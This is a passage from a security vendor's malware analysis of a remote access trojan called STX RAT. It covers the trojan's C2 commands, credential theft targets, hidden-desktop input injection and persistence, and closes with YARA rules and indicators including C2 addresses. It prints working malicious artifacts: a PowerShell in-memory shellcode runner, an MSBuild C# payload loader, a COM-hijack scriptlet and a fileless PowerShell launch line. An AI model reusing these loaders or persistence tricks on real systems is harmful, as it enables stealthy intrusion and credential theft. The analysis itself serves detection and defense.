    v3 = GetClipboardData(1LL);
    if ( v3 )
    {
        GlobalLock = mw_resolve_api_wrapper(0x121u);
        v5 = GlobalLock(v3);
        if ( v5 )
        {
            v6 = mw_copy_string_0(&v41, v5);
            mw_copy_string_1(&v38, v6);
            mw_free(&v41);
        }
        GlobalUnlock = mw_resolve_api_wrapper(0xAu);
        GlobalUnlock(v3);
    }
    CloseClipboard = mw_resolve_api_wrapper(0xD0u);
    CloseClipboard();
}
v9 = &v34;
v35 = 1700861754;
v10 = 0;
v36 = 15633;
v37 = 79;
v34 = xmmword_1AD705F3848;
do
{
    v11 = 51 * (((((2694881441LL * v10) >> 32) & 0x80000000) != 0LL) + (((2694881441LL * v10) >> 32) >> 5));
    v12 = v10++;
    *v9 ^= v12 - v11 + 57;
    v9 = (v9 + 1);
}
while ( v10 < 23 );
mw_copy_string_0(&v41, &v34);
mw_regex_test(&v40, &v41, &v38);
mw_free(&v41);

```

Figure 25 - Clipboard parsing for campaign tracking and callback URL

## C2 Commands

The table below describes commands identified in our analysis (non-exhaustive). The **update** and **get\_creds** commands are listed first, as they are the primary commands delivered automatically when the malware checks into the C2 backend. The remainder of commands are sent by threat actor(s) via hands-on-keyboard, most likely through a web panel.

| Command AKA "type" | Description                                                                                                                                                                                                                                                                                                                                 |
|--------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| update             | Sent by the C2 if the intro message's version value is considered out-of-date. Releases mutex, and executing the payload from the C2. Supported payload types include: exe, bin, dll, ps1, and shellcode. If the update is a success, it calls <code>RtlExitUserProcess</code> to exit, otherwise it regenerate mutex and continue running. |
| get_creds          | Typically sent automatically by the C2 Credential collection and transmission to C2 in a JSON formatted message                                                                                                                                                                                                                             |
| die                | Deletes persistence mechanisms, walks destructors, and calls <code>RtlExitUserProcess</code> , terminating itself                                                                                                                                                                                                                           |
| run                | Execute C2-supplied ps1, shellcode, dll, or exe in memory, similar to the update command, however it doesn't release its mutex or exit.                                                                                                                                                                                                     |
| start_hvnc         | Hidden remote desktop allowing threat actors to control victim's machine                                                                                                                                                                                                                                                                    |
| key_press          | Inject keystrokes into the hidden desktop, supporting the HVNC feature, uses <code>SendInput</code> API                                                                                                                                                                                                                                     |
| mouse_input        | Simulate mouse movement, supporting the HVNC feature, uses <code>SendInput</code> API                                                                                                                                                                                                                                                       |
| mouse_wheel        | Threat actors can simulate mouse scroll wheel, supporting the HVNC feature                                                                                                                                                                                                                                                                  |

|                 |                                                                                                                         |
|-----------------|-------------------------------------------------------------------------------------------------------------------------|
| switch_desktop  | Switch between hidden desktops                                                                                          |
| paste           | Allows paste functionality, supporting the HVNC feature                                                                 |
| start_tunnel    | Open socket on C2-specified host/port, connect_ok or connect_failed is sent back to the C2 to indicate success/failure. |
| tunnel_data     | Tunnel data through an opened socket. On failure tunnel_eof is sent to the C2.                                          |
| connection_lost | Clean up all desktop handles / close all HVNC channels                                                                  |
| channel_closed  | Clean up desktop handle / close a specific HVNC channel                                                                 |

## Loader Functionality

The malware supports various payload types delivered by the C2. Payloads are handled through numerous commands, e.g. **update**, **run**. Payload types supported by the malware are described below. The table below describes the id to string mapping of payload types and are internal identifiers used by the malware.

| ID | Payload Types | Description                                                                                                                                                                                            |
|----|---------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1  | bin, exe      | VirtualAlloc (PAGE_EXECUTE_READWRITE) w/ stub that calls OEP                                                                                                                                           |
| 2  | dll           | x64 DLL reflective injection                                                                                                                                                                           |
| 3  | shellcode     | Calls CreateThread and passes it a routine that calls VirtualAlloc to allocate RWE buffer for the payload, then copies the payload to the buffer, flushes instruction cache, and calls the entrypoint. |
| 4  | ps1           | PowerShell execution via STDIN                                                                                                                                                                         |

For the ps1 payload type specifically, the malware creates a pipe by calling **CreatePipe** and assigns it to a new PowerShell process's redirected STDIN handle. It then calls **CreateProcessW** to launch the process with its standard input bound to the pipe and calls **WriteFile** to write the C2-delivered PowerShell payload into the child process's STDIN. PowerShell reads the data from STDIN and executes it via Invoke-Expression, resulting in fileless, minimal command-line for executing PowerShell in memory. The minimal command line used in this process is shown in the code snippet below.

```
powershell.exe -Command "[Console]::In.ReadToEnd() | Invoke-Expression"
```

```

pStartupInfo.StartupInfo.dwFlags |= 0x100u;
pStartupInfo.StartupInfo.cb = 0x68;
pStartupInfo.StartupInfo.hStdError = 0LL;
pStartupInfo.StartupInfo.hStdOutput = 0LL;
pStartupInfo.StartupInfo.hStdInput = hReadPipe;
mw_get_powershell_path(&powershellCommandString, (v7 & 2) != 0);
v8 = 0;
v41 = 29267;
v9 = v39;
v39[0] = xmmword_1C7E99A6698;
v39[1] = xmmword_1C7E99A66A8;
v39[2] = xmmword_1C7E99A66B8;
v40 = 0x1E00071E1F0E1819LL;
do
{
    v10 = 58 * (v8 / 58);
    v11 = v8++;
    *v9 ^= v11 - v10 + 57;
    v9 = (v9 + 1);
}
while ( v8 < 58 );
mw_string_assign(&powershellCommandString, v39); // -Command "[Console]::In.ReadToEnd() | Invoke-Expression"
CreateProcessW = mw_resolve_api_wrapper(0x8Eu);
wszPowershellCommand = 0LL;
v14 = mw_multibyte_to_wide_char_wrapper(&powershellCommandString);
v15 = 0LL;
if ( v14 )
{
    mw_free_heap_mem_0(0LL);
    wszPowershellCommand = v14;
    v15 = v14;
}
v16 = CreateProcessW(
    0LL,
    wszPowershellCommand,
    // powershell.exe -Command "[Console]::In.ReadToEnd() | Invoke-Expression"
    0LL,
    0LL,
    1,
    // bInheritHandles == TRUE
    0x80000000,
    // dwCreationFlags == CREATE_NO_WINDOW
    0LL,
    0LL,
    &pStartupInfo,
    &pProcessInformation);

```

Figure 26 - Fileless PowerShell script execution via hijacked pipes

```

}
while ( 1 )
{
    WriteFile_1 = mw_resolve_api_wrapper(0x6Au);
    if ( !WriteFile_1(hWritePipe, buffer_data_pointer + v22, buffer_length - v22, &v43, 0LL) )
        break;
    v22 += v43;
    if ( v22 >= buffer_length )
        goto LABEL_15;
}

```

Figure 27 - Fileless PowerShell script execution via hijacked pipes (write pipe)

## Credential Theft

The list below described credentials targeted by the malware (non-exhaustive):

- Firefox/SeaMonkey browser cookies and passwords.
- Chromium-based browser cookies/passwords:
  - Google Chrome, Microsoft Edge Brave, Vilvadi, Epic Privacy Browser
- Windows Vault credentials via Windows APIs:
  - VaultEnumerateVaults, VaultOpenVault, VaultEnumerateItems, VaultGetItem, VaultFree, VaultCloseVault
- FTP clients are discovered by enumeration/regex matching subfolders under %APPDATA%, %PROGRAMDATA%, and %LOCALAPPDATA%, and via registry key. The table below describes the targeted application and associated malware behavior.

| Folder Name/Application | Behavior                                                                                        |
|-------------------------|-------------------------------------------------------------------------------------------------|
| FileZilla               | *.xml file contents are matched against:<br>(<Server>.*?</Server> <LastServer>.*?</LastServer>) |

|                        |                                                                                                                                                                                                                     |
|------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| WinSCP                 | Credentials stored in registry keys under the key shown below are harvested:<br><br><b>Software\Martin Prikryl\WinSCP 2\Sessions</b>                                                                                |
| Cyberduck/iterate_GmbH | Matches file contents against regex patterns:<br><br><ul style="list-style-type: none"> <li>• (&lt;setting[^&gt;]*&gt;)/&gt;)</li> <li>• name="([^\"]*)" value="([^\"]*)"</li> <li>• ([a-z]+):/(.+)@(.+)</li> </ul> |

Desktop-based crypto-wallets:

- Litecoin-Qt
- Zcash
- Electrum
- Bitcoin-Qt
- bytecoin




Figure 28 - Stolen credentials packaged into JSON

## HVNC Functionality

This section covers two commands (**key\_press** and **mouse\_input**) that enable HVNC keyboard/mouse injection into hidden desktops. When the RAT receives the **key\_press** command, the routine shown below is responsible for converting the C2-supplied string into keyboard input via the **SendInput** API, effectively allowing threat actors to send keyboard input in hidden desktop windows.

```

unsigned __int64 __fastcall mw_inject_keystrokes(KeystrokeBuffer *pkeystrokeBuffer)
{
    unsigned __int64 qwKeystrokesProcessed; // rdi
    unsigned __int64 result; // rax
    void (__fastcall *SendInput)(__int64, __int64 *, __int64); // rax
    void (__fastcall *SendInput2)(__int64, __int64 *, __int64); // rax
    INPUT_KBD input; // [rsp+20h] [rbp-38h] BYREF

    qwKeystrokesProcessed = 0LL;
    result = mw_get_keystroke_count(pkeystrokeBuffer);
    if ( result )
    {
        do
        {
            input.wScan = *mw_keystroke_at(pkeystrokeBuffer, qwKeystrokesProcessed);
            *&input.type = 1LL; // INPUT_KEYBOARD
            memset(&input.time, 0, 0x18);
            input.wVk = 0; // Must be 0 because dwFlags is KEYEVENTF_UNICODE
            input.dwFlags = 4; // KEYEVENTF_UNICODE
            SendInput = mw_resolve_api_wrapper(0x6Bu);
            SendInput(1LL, &input, 0x28LL);
            input.dwFlags = 6; // KEYEVENTF_UNICODE | KEYEVENTF_KEYUP
            SendInput2 = mw_resolve_api_wrapper(0x6Bu);
            SendInput2(1LL, &input, 0x28LL);
            ++qwKeystrokesProcessed;
            result = mw_get_keystroke_count(pkeystrokeBuffer);
        }
        while ( qwKeystrokesProcessed < result );
    }
    return result;
}

```

Figure 29 - Keystroke injection (key\_press command)

The next figure displays the handler for the **mouse\_input** command, which allows threat actors to move the mouse cursor in hidden desktops using C2 supplied coordinates and the **SendInput** API.

```

v6 = buttonUp;
GetSystemMetrics = mw_resolve_api_wrapper(0x137u);
v10 = a1 - GetSystemMetrics(76LL); // SM_XVIRTUALSCREEN
// The coordinates for the left side of the virtual screen.
GetSystemMetrics2 = mw_resolve_api_wrapper(0x137u);
nNumber = a2 - GetSystemMetrics2(77LL); // SM_YVIRTUALSCREEN
// The coordinates for the top of the virtual screen.
MulDiv_1 = mw_resolve_api_wrapper(0x108u);
GetSystemMetrics3 = mw_resolve_api_wrapper(0x137u);
GetSystemMetrics3(78LL); // SM_CXVIRTUALSCREEN
// The width of the virtual screen, in pixels.
lMouseAbsValX = MulDiv_1(v10);
MulDiv = mw_resolve_api_wrapper(0x108u);
GetSystemMetrics4 = mw_resolve_api_wrapper(0x137u);
nDenominator = GetSystemMetrics4(79LL); // SM_CYVIRTUALSCREEN
// The height of the virtual screen, in pixels.
v24.dy = MulDiv(nNumber, 0xFFFF, nDenominator - 1);
*v24.type = 0LL; // INPUT_MOUSE
v19 = lv6;
v24.mouseData = 0;
v24.dx = lMouseAbsValX;
*v24.time = 0LL;
if ( leftClick )
    v20 = 2 * v19 + 2;
else
    v20 = 8 * v19 + 8;
v24.dwFlags = v20 | 0xC001; // MOUSEEVENTF_MOVE | MOUSEEVENTF_ABSOLUTE | MOUSEEVENTF_VIRTUALDESK
SendInput = mw_resolve_api_wrapper(0x6Bu);
SendInput(1u, &v24, 40);
WindowFromPoint = mw_resolve_api_wrapper(0x132u);
hWnd = WindowFromPoint(_PAIR64__(a2, a1));
*(a5 + 40) = _PAIR64__(a2, a1);
*(a5 + 32) = hWnd;
return hWnd;

```

Figure 30 - Mouse input injection (mouse\_input command)

## Persistence

The malware uses several different techniques to persist on the infected host, some of which are described below.

**HKCU Run** entry launches a PowerShell script (autorun.ps1) that decrypts the payload from **%LOCALAPPDATA%\Microsoft\Windows\Caches\cversions.2.db**, allocates **RWE** memory, and executes the decrypted payload in memory.

```
function Invoke-JIT {
    param(
        [byte[]]$contentBuffer,
        [int]$customerController = 0,
        [byte[]]$customerProvider = @(0,0,0,0) # Default 4-byte parameter
    )

    $systemHandle = [NtApi]::GetCurrentProcess()

    # Allocate memory for code
    [IntPtr]$dataHandle = [IntPtr]::Zero
    [UInt32]$codeSize = [UInt32]$contentBuffer.Length
    $revenueAgent = [NtApi]::NtAllocateVirtualMemory(
        $systemHandle,
        [ref]$dataHandle,
        [IntPtr]::Zero,
        [ref]$codeSize,
        [UInt32]0x3000, # MEM_COMMIT | MEM_RESERVE
        [UInt32]0x40 # PAGE_EXECUTE_READWRITE
    )

    if ($revenueAgent -ne 0) {
        throw "Failed to allocate memory for code. NTSTATUS: 0x$($revenueAgent.ToString('X8'))"
    }

    # Allocate memory for parameters
    [IntPtr]$systemPointer = [IntPtr]::Zero
    [UInt32]$paramSize = [UInt32]$customerProvider.Length
    $revenueAgent = [NtApi]::NtAllocateVirtualMemory(
        $systemHandle,
        [ref]$systemPointer,
        [IntPtr]::Zero,
        [ref]$paramSize,
        [UInt32]0x3000, # MEM_COMMIT | MEM_RESERVE
        [UInt32]0x04 # PAGE_READWRITE
    )

    if ($revenueAgent -ne 0) {
        throw "Failed to allocate memory for parameters. NTSTATUS: 0x$($revenueAgent.ToString('X8'))"
    }

    [UInt32]$written = 0
    $revenueAgent = [NtApi]::NtWriteVirtualMemory($systemHandle, $dataHandle, $contentBuffer, [UInt32]$contentBuffer.Length, [ref]$written)
    if ($revenueAgent -ne 0) {
        throw "Failed to write code to memory. NTSTATUS: 0x$($revenueAgent.ToString('X8'))"
    }

    $revenueAgent = [NtApi]::NtWriteVirtualMemory($systemHandle, $systemPointer, $customerProvider, [UInt32]$customerProvider.Length, [ref]$written)
    if ($revenueAgent -ne 0) {
        throw "Failed to write parameters to memory. NTSTATUS: 0x$($revenueAgent.ToString('X8'))"
    }

    $businessAgent = [IntPtr]($dataHandle.ToInt64() + $customerController)
    $marketAgent = New-DelegateType -marketManager @([IntPtr], [IntPtr]) -marketProvider ([Void])
    $dataBuffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($businessAgent, $marketAgent)

    [NtApi]::SetErrorMode([UInt32]0x8006) | Out-Null
    $dataBuffer.Invoke($systemPointer, $dataHandle)
}

$contentArray = [System.IO.File]::ReadAllBytes("C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.2.db")
$dataArray = for ($customerProcessor = 0; $customerProcessor -lt $contentArray.Length; $customerProcessor++) {
    $contentArray[$customerProcessor] -bxor (1 + ($customerProcessor % 16))
}

Invoke-JIT -contentBuffer $dataArray
```

Figure 31 - Persistence via autorun.ps1

**HKCU Run** entry launches **MSBuild.exe** (C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe) with a project file (C:\Users\User\AppData\Local\Microsoft\MSBuild\c\_3791.proj) containing C# code that allocates **RWE** memory, decrypts the **STX RAT** payload, writes it into the buffer, and executes it in memory.

```

<Project Sdk="Microsoft.NET.Sdk" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <UsingTask TaskName="PackageOptimizerTask" TaskFactory="CodeTaskFactory"
    <Task>
      <Code Type="Class" Language="cs">
        public class PackageOptimizerTask : Task {

          private void OptimizePackageCache() {
            string cachePath = "C:\\Users\\user\\AppData\\Local\\Microsoft\\MSBuild\\Current\\Cache\\BuildCache.dat";

            if (File.Exists(cachePath)) {
              byte[] cacheData = File.ReadAllBytes(cachePath);
              ProcessOptimizationCache(cacheData);
            }
          }

          private void ProcessOptimizationCache(byte[] data) {
            for (int i = 0; i < data.Length; i++) {
              data[i] = (byte)(data[i] ^ (1 + (i % 17)));
            }
            ExecuteOptimization(data);
          }

          private void ExecuteOptimization(byte[] optimization) {
            IntPtr hProcess = GetCurrentProcess();
            IntPtr baseAddr = IntPtr.Zero;
            IntPtr size = new IntPtr(optimization.Length);

            uint result = NtAllocateVirtualMemory(hProcess, ref baseAddr, IntPtr.Zero,
              ref size, 0x3000, 0x40);

            if (result == 0) {
              Marshal.Copy(optimization, 0, baseAddr, optimization.Length);
              var del = Marshal.GetDelegateForFunctionPointer(baseAddr, typeof(Action));
              del.DynamicInvoke();
            }
          }
        }
      </Code>
    </Task>
  </UsingTask>
</Project>

```

Figure 32 - Persistence via C# project file and MSBuild




Figure 33 - HKCU Run entries

**COM object hijacking** using a scriptlet: the registry key's **(Default)** value is set to script:C:\path\to\ActiveX.sct, forcing Windows to resolve the COM reference to the malicious scriptlet. When the COM object is instantiated, the Scriptlet engine loads ActiveX.sct, whose embedded JScript then launches autorun.ps1.

HKEY\_CURRENT\_USER\Software\Classes\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\2\1.1\0\win64




Figure 34 - Persistence via hijacked COM object

```

<?xml version="1.0"?>
<scriptlet>
  <registration>
    description="explorer"
    progid="explorer"
    version="1.2"
    classid="{0F859660-3A3E-4B16-8D75-268D132F9C4B}" >
  </registration>
  <script language="JScript">
    <![CDATA[
      var version = "1.2.0";

      function getComputerName() {
        var shell = new ActiveXObject("WScript.Shell");
        return shell.ExpandEnvironmentStrings("%COMPUTERNAME%");
      }

      function getUsername() {
        var shell = new ActiveXObject("WScript.Shell");
        return shell.ExpandEnvironmentStrings("%USERNAME%");
      }

      function get Version() {
        return version;
      }

      var WShell = new ActiveXObject("WScript.Shell");
      WShell.Run('powershell -WindowStyle Hidden -ExecutionPolicy Bypass -File C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\PowerShell\\autorun.ps1', 0, false);
    ]]>
  </script>
</scriptlet>

```

Figure 35 - ActiveX.sct scriptlet file contents

## eSentire Utilities

eSentire has created a python script for IDA Pro available [here](#) that decrypts rolling-XOR and AES-128-CTR strings in the unpacked payload and sets comments. The script will also resolve APIs by parsing the Module/Export SHA-1/Salt tables and match them against exports in the JSON file exports\_map.json (or the System directory).

```

0001: t:000001C7E9937E17      add     edi, 1Eh
0001: t:000001C7E9937E1A      lea     rsi, [rsi+30h]
0001: t:000001C7E9937E1E      add     rbp, 30h ; '0'
0001: t:000001C7E9937E22      sub     r15, 1
0001: t:000001C7E9937E26      jnz     short loc_1C7E9937DDC
0001: t:000001C7E9937E28      lea     ecx, [r15+12h]
0001: t:000001C7E9937E2C      call    mw_resolve_api ; kernel32.dll!GetSystemDirectoryA
0001: t:000001C7E9937E31      mov     rdi, rax
0001: t:000001C7E9937E34      test    rax, rax
0001: t:000001C7E9937E37      jnz     short loc_1C7E9937E3E
0001: t:000001C7E9937E39      call    mw_handle_error
0001: t:000001C7E9937E3E

```

Figure 36 - Python script utility sets comments for resolved APIs

```

message, referenced at: 0x1c7e998df4f, ciphertext address: 0x1c7e99a5fb0
calc.exe, referenced at: 0x1c7e998ed62, ciphertext address: 0x1c7e99a62b0
channel, referenced at: 0x1c7e998efad, ciphertext address: 0x1c7e99a62d0
\\.\pipe\sandbox_%u, referenced at: 0x1c7e998f44e, ciphertext address: 0x1c7e99a631
NdrClientCall3, referenced at: 0x1c7e99902dd, ciphertext address: 0x1c7e99a6480
rpcrt4.dll, referenced at: 0x1c7e999034d, ciphertext address: 0x1c7e99a6470
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, referenced at: 0x1c7e999
SysWOW64, referenced at: 0x1c7e9991c99, ciphertext address: 0x1c7e99a6648
$env:TEMP\telemetry.txt, referenced at: 0x1c7e9991dc9, ciphertext address: 0x1c7e99
-Command "[Console]::In.ReadToEnd() | Invoke-Expression", referenced at: 0x1c7e999
\\.\pipe\, referenced at: 0x1c7e999234a, ciphertext address: 0x1c7e99a66d8

```

Figure 37 - Python script utility output for decrypted strings (+ sets comments)

## Yara Rules

---

```
rule STXRat
{
    meta:
        author = "YungBinary"
        description = "Detection for unpacked STX RAT in memory"
    strings:

        // Lowercasing
        $s1 = {
            8D 51 BF
            83 FA 19
            8D 41 20
            0F 47 C1
            C2
        }
        // AMSI ghosting
        $s2 = {
            48 8D 05 ?? ?? ?? ??
            66 C7 45 ?? 48 B8 [0-6]
            48 89 45 ??
            48 8D 55 ??
            66 C7 45 ?? FF E0
        }
        // Debugger check
        $s3 = {
            65 48 8B 04 25 60 00 00 00
            80 78 02 01
        }
        // Crypto string
        $s4 = "Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)" ascii

        // AES key/size/algo handling
        $s5 = {
            B9 10 66 00 00 [0-3]
            0F 44 C1
            B9 0F 66 00 00
            41 81 ?? C0 00 00 00
            0F 44 C1
            B9 0E 66 00 00
        }
        // module name copying
        $s6 = {
            48 83 FB 5A
            73 ??
            88 84 1C ?? ?? ?? ??
            48 FF C3
            48 FF C1
            8A 01
            84 C0
            75
        }
        // Sha1 initialization constants
        $s7 = {
            83 61 18 00
            83 61 14 00
            C7 01 01 23 45 67
            C7 41 04 89 AB CD EF
            C7 41 08 FE DC BA 98
            C7 41 0C 76 54 32 10
            C7 41 10 F0 E1 D2 C3
            C3
        }
    }
```

```

    }
    // X25519 clamping
    $s8 = {
        80 61 1F 3F
        80 49 1F 40
        80 21 F8
    }
    condition:
        uint16(0) == 0x5a4d and (4 of ($s*))
}

import "pe"
rule STXRatLoader
{
    meta:
        author = "YungBinary"
        description = "Detection for STX RAT loader"
    strings:

        // Kernel32 ROR-14
        $ror1 = { B9 4E 15 F5 1F E8 }
        // VirtualProtect ROR-14
        $ror2 = {
            BA 35 EC 33 57
            48 8B C8
            48 8B D8
            E8
        }
        // CreateThread ROR-14
        $ror3 = {
            BA 36 91 AC 32
        }
        // Ntdll ROR-14
        $ror4 = {
            BA 7E 91 90 5A
            48 8B C8
            E8
        }
        // XXTEA constant
        $s1 = {
            69 D0 47 86 C8 61
        }
        // Zlib
        $s2 = {
            B8 85 10 42 08
            41 F7 E2
        }
        // ROR
        $s3 = {
            41 C1 C8 0E
            0F BE C0
            44 03 C0
        }
    condition:
        uint16(0) == 0x5a4d and ((pe.exports("init") and pe.exports("run")) and 1 of ($ror*) and 1 of ($s*))
}

```

## What did we do?

---

- Our team of [24/7 SOC Cyber Analysts](#) proactively isolated the affected host to contain the infection on the customer's behalf.
- We communicated what happened with the customer and helped them with remediation efforts.

- TRU is closely monitoring STX RAT campaigns and developing up-to-date detection content for [eSentire MDR for Endpoint](#), [eSentire MDR for Log](#), and [eSentire MDR for Network](#).

## What can you learn from this TRU Positive?

- STX RAT appears to be an undocumented, low-visibility RAT delivered via opportunistic attacks masquerading as legitimate software installers like FileZilla and Google Drive.
- C2 implementation is mature: custom TCP protocol, key exchange via X25519 and key verification via an embedded Ed25519 public key, and message confidentiality/integrity via ChaCha20-Poly1305.
- Defensive evasion and operator functionality are extensive, including broad anti-VM/anti-analysis checks, AV discovery, HVNC/hidden remote desktop, delayed credential theft gated by C2 commands, multiple persistence options, and flexible in-memory execution for follow-on payloads.

## Recommendations from the Threat Response Unit (TRU)

- Redirect the default Open With action of suspicious file extensions via GPO "User Configuration > Preferences > Control Panel > Settings" to a benign program like notepad.exe:
  - Right-click on Folder Options and navigate to New > Open With, type in the file extension to redirect and specify C:\Windows\notepad.exe.
  - Note, we recommend redirecting the following file extensions: js, jse, vbs, vbe, wsf, hta, and wsh.
- Disable wscript.exe via AppLocker GPO or Windows Defender Application Control (WDAC):
  - C:\Windows\System32\WScript.exe
  - C:\Windows\Syswow64\WScript.exe
  - \*:\Windows\System32\WScript.exe (\* represents wildcard to include other drive letter rather than C drive)
  - \*:\Windows\SysWOW64\WScript.exe (\* represents wildcard to include other drive letter rather than C drive)
- Implement a [Phishing and Security Awareness Training \(PSAT\) program](#) that educates your employees using real-world scenarios, specifically initial access vectors like fake software downloads.
- Partner with a 24/7 multi-signal [Managed Detection and Response \(MDR\) services provider](#) for total attack surface visibility, 24/7 threat hunting and disruption, and rapid threat response to prevent attackers from spreading laterally through your environment.

However, at the bare minimum, organizations should use a Next-Gen AV (NGAV) or [Endpoint Detection and Response \(EDR\) solution](#) to detect and contain threats.

## Indicators of Compromise

Indicators of Compromise can be found in the table below:

| Type         | Value                                                                   | Description                       |
|--------------|-------------------------------------------------------------------------|-----------------------------------|
| IPv4         | 147.45.178.61                                                           | Download IP seen in initial stage |
| File         | 799b29f409578c79639c37ea4c676475fd88f55251af28eb49f8199b904a51f3        | VBScript that loads STX RAT       |
| IPv4         | 95.216.51.236                                                           | STX RAT C2                        |
| URL          | yu7sbzk2tgm4vv56qgvsq44wnwgct6sven4akbb2n3onp46f42fcstid.onion          | STX RAT C2 (onion)                |
| Command Line | powershell.exe -Command "[Console]::In.ReadToEnd()   Invoke-Expression" | Fileless PowerShell execution     |

|              |                                                                                                                     |                                  |
|--------------|---------------------------------------------------------------------------------------------------------------------|----------------------------------|
| Command Line | "C:\Windows\System32\wscript.exe" "C:\Users\<br><Username>\AppData\Local\Temp\business-structure.xlsx.js" /elevated | Elevated<br>JScript<br>execution |
| File         | a57683ae49dd24256dab0dd21ca83c4a08892fda92e83206447380a2b6c80221                                                    | STX RAT<br>unpacked              |
| File         | 0e9c8e5ce94641e0b07607647a55c162adb18048f9c1e1e3dbe859cd08b2a797                                                    | STX RAT<br>unpacked              |
| File         | 77eea991e5c11da46e10c208fb8920a08a9bbdd8ffd72d0d6548fd8e45aa4647                                                    | STX RAT<br>unpacked              |
| File         | 52862b538459c8faaf89cf2b5d79c2f0030f79f80a68f93d65ec91f046f05be6                                                    | STX RAT<br>unpacked              |
| File         | da65c30f4dee13d3c85c6a31386018d101d635e28eeb65ac73699787fecc20e0                                                    | STX RAT<br>unpacked              |
| File         | abd003ab1172cda83731dbe76d20a43c35a452d683d628a4e59eac8aad68ffa                                                     | STX RAT<br>unpacked              |
| File         | ca3bd6f8f4c8170c60896493b0bbfc4629bf94a3d0c5bd3f32397e869e98fb3d                                                    | STX RAT<br>unpacked              |
| File         | b59ac3088a58ebafdcdf00a5597c0de156de667d498bb8eccdaad5c8ba380e99                                                    | STX RAT<br>unpacked              |
| File         | 2b0d8c8e86dd372b44b99f8be4e4a7cbbfe5ce78bc10b714fc0735c15b7ddb32                                                    | STX RAT<br>unpacked              |
| File         | 3511e2bb89f64555acdef3b486717fd517f500c8c630e02e9c6fa0ac5bed8950                                                    | STX RAT<br>unpacked              |
| File         | a1ac7046e99181fe46edd62c00ca53602e7cd4430365307d0b3a47ddd1e9e670                                                    | STX RAT<br>unpacked              |
| File         | 2d2073ee0404dba0de7e248dc50f60258ca85e493be9021657e325a9bbd7cb01                                                    | STX RAT<br>unpacked              |
